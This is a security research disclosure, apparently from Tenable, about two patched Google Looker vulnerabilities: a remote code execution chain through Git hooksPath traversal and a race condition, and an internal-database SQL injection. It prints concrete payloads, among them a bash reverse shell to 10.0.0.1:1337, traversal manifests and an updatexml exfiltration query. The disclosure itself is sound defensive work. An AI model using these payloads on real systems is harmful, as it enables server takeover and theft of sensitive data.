Tenable Research discovered two novel vulnerabilities in Google Looker that could allow an attacker to completely compromise a Looker instance. Google moved swiftly to patch these issues. Organizations running Looker on-prem should verify they have upgraded to the patched versions.
Key takeaways
- Two novel vulnerabilities: Tenable Research discovered a remote code execution (RCE) chain via Git hook overrides that could lead to cross-tenant access, and an internal database exfiltration flaw via internal connection abuse (CVE-2025-12743) that could lead to the exposure of sensitive data. We have collectively dubbed both vulnerabilities as “LookOut.”
- Cross-tenant breach potential: The RCE vulnerability bypassed cloud isolation in Google-hosted environments, creating a pathway for attackers to potentially "hop" between different customer environments and access private data.
- Unpatched on-premises risk: While Google patched the vulnerabilities on its managed Looker in Google Cloud, organizations running customer-hosted or on-premises versions remain critically exposed until they apply the necessary security patches.
Google Looker stands out as a powerful business intelligence platform. It allows organizations to define data relationships using LookML, a Google proprietary modeling language, and visualize that data in real-time. Because Looker is often the central nervous system for an organization's most sensitive data, the security of its underlying architecture is crucial.
Looker operates under two primary deployment models: A SaaS version of Looker, where the instance is fully managed by Google Cloud; and customer-hosted version, where the organization deploys the Looker JAR file on its own infrastructure (on-premises or private cloud). This distinction is critical to the impact of our findings: while SaaS environments rely on the provider’s security controls, customer-hosted instances place the full burden of infrastructure security and patching on the organization using Looker. A different, but similarly-named product -- Looker Studio -- isn't impacted by our vulnerability findings.
LookOut could allow an attacker to completely compromise a Looker instance:
- A remote code execution (RCE) chain that grants an attacker the ability to run arbitrary code on the Looker server. In practical terms, this provides full administrative access to the underlying infrastructure, allowing an attacker to steal sensitive secrets, manipulate data, or pivot further into the internal network. In cloud instances, the vulnerability could potentially lead to cross-tenant access.
- An authorization bypass that allowed attackers to attach to Looker’s internal database connections and exfiltrate the full internal MySQL database via error-based SQL injection.
These issues were reported to Google via the Cloud Vulnerability Reward Program (VRP) and fixed promptly. We want to thank Google’s Cloud VRP for the support, collaboration, and professionalism. Organizations using customer-hosed and on-prem versions of Looker are advised to deploy available patches as soon as possible and read the following security bulletin.

Vulnerability #1: RCE via Git hooks config override and path traversal
The first vulnerability exploits how Looker handles remote dependencies in LookML projects, leading to arbitrary code execution. An attacker could create a malicious LookML project to run code on Looker’s server.
The exploit chain
We reviewed Looker’s source code and achieved a full RCE, by chaining the following primitives together:
- Arbitrary directory creation
- Path traversal in multiple inputs
- Race condition
This effectively gave us control over the Looker instance, potentially allowing us to access secrets and cross-tenant data.
Background
The target: LookML project manifests and Git hooks
Looker allows developers to define "remote dependencies" in a file called manifest.lkml. This feature lets you import LookML views and models from other Git repositories.
A standard dependency looks like this:
LookML
remote_dependency: public_project {
  url: "https://github.com/llooker/google_ga360"
  ref: "07a20007b6876d349ccbcacccdc400f668fd8147f1"
}

LookML project example
When you save this, Looker clones that repository into:
/home/looker/looker/remote_dependencies/<project name>/Crucially, every Looker project is a Git repository. Looker uses Git hooks and hardcodes the Git hooksPath in the .git/config file to a safe location:
../../git_hooks/<remote_dependency_name>The spark
We knew that every LookML project is, at its core, a Git repository. That means somewhere on the file system, there is a .git folder governing its behavior.
We navigated to one of the project directories on our testing instance, specifically models-user-looker, and opened the repository-specific configuration file: .git/config.
Here is what we saw:

Our eyes immediately locked onto the last line: hooksPath.
For those unfamiliar with Git internals, hooksPath is a configuration variable that tells Git, "Don't look for hook scripts in the default .git/hooks folder. Look here instead." Git hooks are powerful. They are scripts (bash, python, etc.) that execute automatically when certain events happen, like a commit or a push.
Looker, seemingly aware of this danger, had hardcoded this value to point to ../../git_hooks/, a directory outside the project root that is supposed to be read-only and managed by the system.
But then we looked more closely at the path structure.
The value was: ../../git_hooks/my_remote_project_name.
We asked ourselves: Where does that project name string come from? It comes from the manifest.lkml file we define as a user:
remote_dependency: my_remote_project_name { ... }That string isn't generated by the system; it’s input we control. And it’s being concatenated directly into a file path string in the config.
Our gears started turning immediately.
If Looker is just taking our string and pasting it into that config file, what prevents us from using standard directory traversal characters?
If we named our project ../../../../tmp/pwned, would the config result in hooksPath = ../../git_hooks/../../../../tmp/pwned?
If that hypothesis held true, we effectively had a "Git hook configuration override" primitive. We could point the hooks path away from Looker’s folder and point it to any directory on the server where we could write files. And if we can tell Git to run scripts from a folder we control, we can execute arbitrary code.
This was the starting point.
Ingredient 1: The config path traversal (the setup)
Our first thought was simple: Can we break out of the folder structure using the dependency name?
We crafted a manifest where the dependency name contained traversal characters:
remote_dependency: ../../../../../../my_custom_hooks_folder {
  url: "https://github.com/llooker/google_ga360"
  ...
}

The remote dependency name is used as the value injected into the hooksPath value, while the ref points to the Git repository whose .git folder will be overridden with this injected value. The repository we chose to override is the one where Git operations are executed when using the LookML project regularly, allowing us to trigger the hooks.
It worked. Looker accepted the name and wrote it directly into the .git/config hooksPath. Instead of pointing to the safe folder, the config now pointed to:
../../git_hooks/../../../../../../my_custom_hooks_folderThe issue? The config path traversal did not really work. Our malicious custom hooks did not run.
Ingredient 2: The directory creation (the roadblock)
We had a path traversal, but we hit a wall. For the traversal to work, the base directory (git_hooks) had to exist. We were not sure why, but in the environment we were attacking, this folder wasn't there. The file system would reject the path if one of the directories defined in the traversal didn't exist.
We then thought we could try to find a primitive to create an arbitrary directory.
We realized the remote_dependency logic does more than just write configs; it performs git clones. By manipulating the ref (the branch or commit hash) and the name of another dependency, we could trick the system.
We created a dummy dependency:
remote_dependency: git_hooks_creator {
  url: "https://github.com/llooker/google_ga360"
  ref: "../../git_hooks"
}
This payload forced the system to try and clone data into a path named ../../git_hooks. As a side effect of this operation, the system created the git_hooks directory to satisfy the request.
Now the path existed. The traversal was valid.
Ingredient 3: The weaponized pepo (the payload)
We had a way to redirect the hooksPath (Ingredient 1), and a way to ensure the directory existed (Ingredient 2). Now the critical question: What do we put inside that directory?
Pointing the configuration to a folder is useless if that folder is empty or contains non-executable files. For Git to execute a hook (like pre-commit or post-commit), two conditions must be met:
- The file must exist with the correct name (e.g., pre-commit).
- The file must have the executable permission bit set (+x).
This created a challenge. Typically, when you clone a repository, Git doesn't automatically trust or preserve the file permissions from your local machine blindly -- with one major exception. Git does record the executable bit (100755) in its internal tree objects if it’s explicitly told to do so.
If we just created a script on our machine, ran chmod +x script.sh, and pushed it, the executable bit might be preserved depending on the client’s OS and configuration. We wanted a guarantee. We needed to manipulate the Git index directly to ensure that any client cloning this repo (including the Looker server) would be forced to write that file to disk as an executable.
We used the following Git command on our attacker machine:
git update-index --chmod=+x hookWhy this Git command matters: Standard chmod changes the file system metadata on your computer. git update-index changes the metadata in the Git index itself. It tells Git: "I don't care what the file system says; when you store this file in the repo object, mark it as an executable binary."
So, the attack setup looked like this:
- We created a malicious repository hosted on GitHub.
- Inside, we placed a bash script named pre-commit containing our reverse shell payload.
- We forced the executable bit in the Git index.
- We pushed this "weaponized repo" to the web.

Now, when Looker cloned this "innocent" remote dependency (using the directory creation primitive from Ingredient 2), it dutifully followed the instructions in the Git tree object. It wrote our pre-commit script to the disk and set the executable bit.
Because of our config path traversal (Ingredient 1), Looker’s config was now pointing the hooksPath to the exact folder where this cloned, executable, and malicious script was waiting. The trap was set.
The payload script:
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.0.0.1/1337 0>&1
Ingredient 4: Git hooks won’t run
We had the config pointed at our script. We had the script in place. But for some reason, the hooks did not run when we tried to run the exploit.
We found out that the problem was JGit.
By default, Looker uses JGit (a Java implementation of Git) for all repository operations. JGit doesn't support Git hooks, therefore, it does not run scripts from hooksPath the way native Git does.
However, we knew there should be a Git implementation in the code base so we kept reviewing Looker’s code. We found a specific deployment flow that allows deploying a Looker project with an attached Git repository, where Looker executes real Git commands instead of JGit. Looker then falls back to executing real system Git commands.
Moshe Bernstein, Tenable Senior Security Researcher, played a pivotal role here. He helped hunt down this specific needle in the haystack. He found the exact parameters that needed to be set by following the code execution flow from sending the project creation request to the endpoint to creating a Git repository inside Looker that works with Git and not JGit. By sending a specific set of POST parameters, we could create a repository that works with Git in the code flow, and not with JGit.
These specifically were the POST parameters to create a Looker Git repository that works with Git commands when interacted with:
git_auth_configured=true&git_application_server_http_scheme=&git_application_server_http_port=&skip_tests=true&reset_deploy_key=falseIngredient 5: The race condition (the trigger)
There was another problem: before running a Git command, Looker overwrites the .git/config as part of the code flow. This leads to the hooksPath value being reset and changed to the default and safe value. It cleans up our mess before we can exploit it.
To tackle the problem, this is where the race condition comes in:
- Looker starts the operation.
- Looker writes the Safe config.
- Looker executes git commit.
We needed to inject step 2.5: Overwrite the config with our malicious path.
Because the file system write (the config update) and the execution (the commit) are distinct events, we could hammer the API. We set up a script to spam the "save manifest" endpoint (which writes our malicious traversal to the config) while simultaneously triggering the "commit" endpoint.
After a few tries, we won the race. The system executed git commit, checked the config (which we had just overwritten), followed the hooksPath to our malicious directory, and executed our script.
As an example, we dropped a txt file inside the /tmp directory:

Result: RCE on the Looker instance
For Looker’s Google-managed instances in Google Cloud Platform (GCP), the RCE could affect cross-tenant victims. By accessing a shared secrets folder, attackers could laterally move to other GCP customers.
For on-premises and self-hosted versions, the threat shifts from cross-tenant access to code execution, leading to internal lateral movement.
Vulnerability #2: Full internal database exfiltration
The second vulnerability allowed us to peer behind the curtain of Looker's internal management.
Internal connections
While poking inside Looker’s logs, we found out that Looker manages its own metadata, users, and permissions using an internal MySQL database with internal database connections. Each Looker project has a Looker instance with its own MySQL internal database. Access to these internal connections is strictly restricted and should not be accessible to standard users or developers.

Yet, one of the logs leaked the internal Looker database connection, named looker__ilooker.
Proxying to internal connections
When creating a new LookML project, customers should select a connection to their own database to use their data inside the created project. The UI restricts users from selecting database connections that they don’t own and only lists the database connections that they created and are available to them.
Armed with the knowledge that internal connections and internal databases are used to manage Looker instances, we were able to intercept the HTTP request and modify the connection parameter directly. We could then bypass the UI validation and attach to an internal connection.

We simply proxied the request and changed the connection name to looker__ilooker. Looker accepted the request, attaching our user-controlled project to its highly sensitive internal database.
Exfiltrating data with error-based SQL injection
With the project attached to the internal database, we still needed a way to extract data.
We turned to Looker's "data tests" feature.
In LookML tests, the “sql” field lets you run a custom SQL query directly against the attached database connection to validate data conditions. Luckily for us, in the project we just created, the attached database connection is the internal Looker database we attached.
Even though LookML data tests allow a sql field, Looker still controls how that SQL is executed. The SQL is expected to be a Boolean-style validation query, results are not fully returned to the user, and you typically only see pass/fail, not raw query output.
So while the SQL runs, its output isn’t exposed in a way that lets you read any meaningful data.
We came up with the idea of creating a LookML test that included an error-based SQL injection payload inside a dimension definition, to leak data with errors:
LookML
dimension: id {
  type: number
  sql: updatexml(null, concat(0x7e, IFNULL((SELECT name FROM project_state LIMIT 1 OFFSET 0), 'NULL'), 0x7e, '///'), null) ;;
}
When we ran the data test, the underlying database attempted to execute this SQL. Because of the updatexml function, the database threw an error that contained the result of our subquery.
The result:
XPATH syntax error: '~dev::uri:classloader:/helltool/'By iterating through offsets, we could dump the entire internal database - users, configurations, and secrets - byte by byte. After confirming that we could have leaked data with the vulnerability, we did not escalate further.
Conclusion and next steps
These two vulnerabilities demonstrate that even mature, widely used platforms can harbor significant security risks.
The "LookOut" vulnerabilities serve as a reminder that Business Intelligence (BI) platforms are high-value targets.
The discovery of a cross-tenant RCE path underscores the complexity of securing cloud environments. It’s hard to secure systems while giving users highly powerful capabilities, such as running SQL and indirectly interacting with the file system of the managing instance.
The bottom line: While Google has moved swiftly to patch these issues, the burden of security now shifts to customer-hosted administrators. Organizations running Looker on-premises must verify they have upgraded to the patched versions.
If your Looker instance is self-hosted, we recommend upgrading your Looker instances to one of the following versions:
25.12.30+
25.10.54+
25.6.79+
25.0.89+
24.18.209+
Note: releases 25.14 and above are not affected by these security issues.
Tenable Research has disclosed all of these issues to Google and directly worked with them to fix the vulnerabilities. The Google security bulletin can be seen here. The associated TRAs are TRA-2025-44 and TRA-2025-43.
To get more information about how to protect your cloud environments, visit the Tenable Cloud Security page.
The post LookOut: Discovering RCE and Internal Access on Looker (Google Cloud & On-Prem) appeared first on Security Boulevard.
Liv Matan
Source: Security Boulevard
Source Link: https://securityboulevard.com/2026/02/lookout-discovering-rce-and-internal-access-on-looker-google-cloud-on-prem/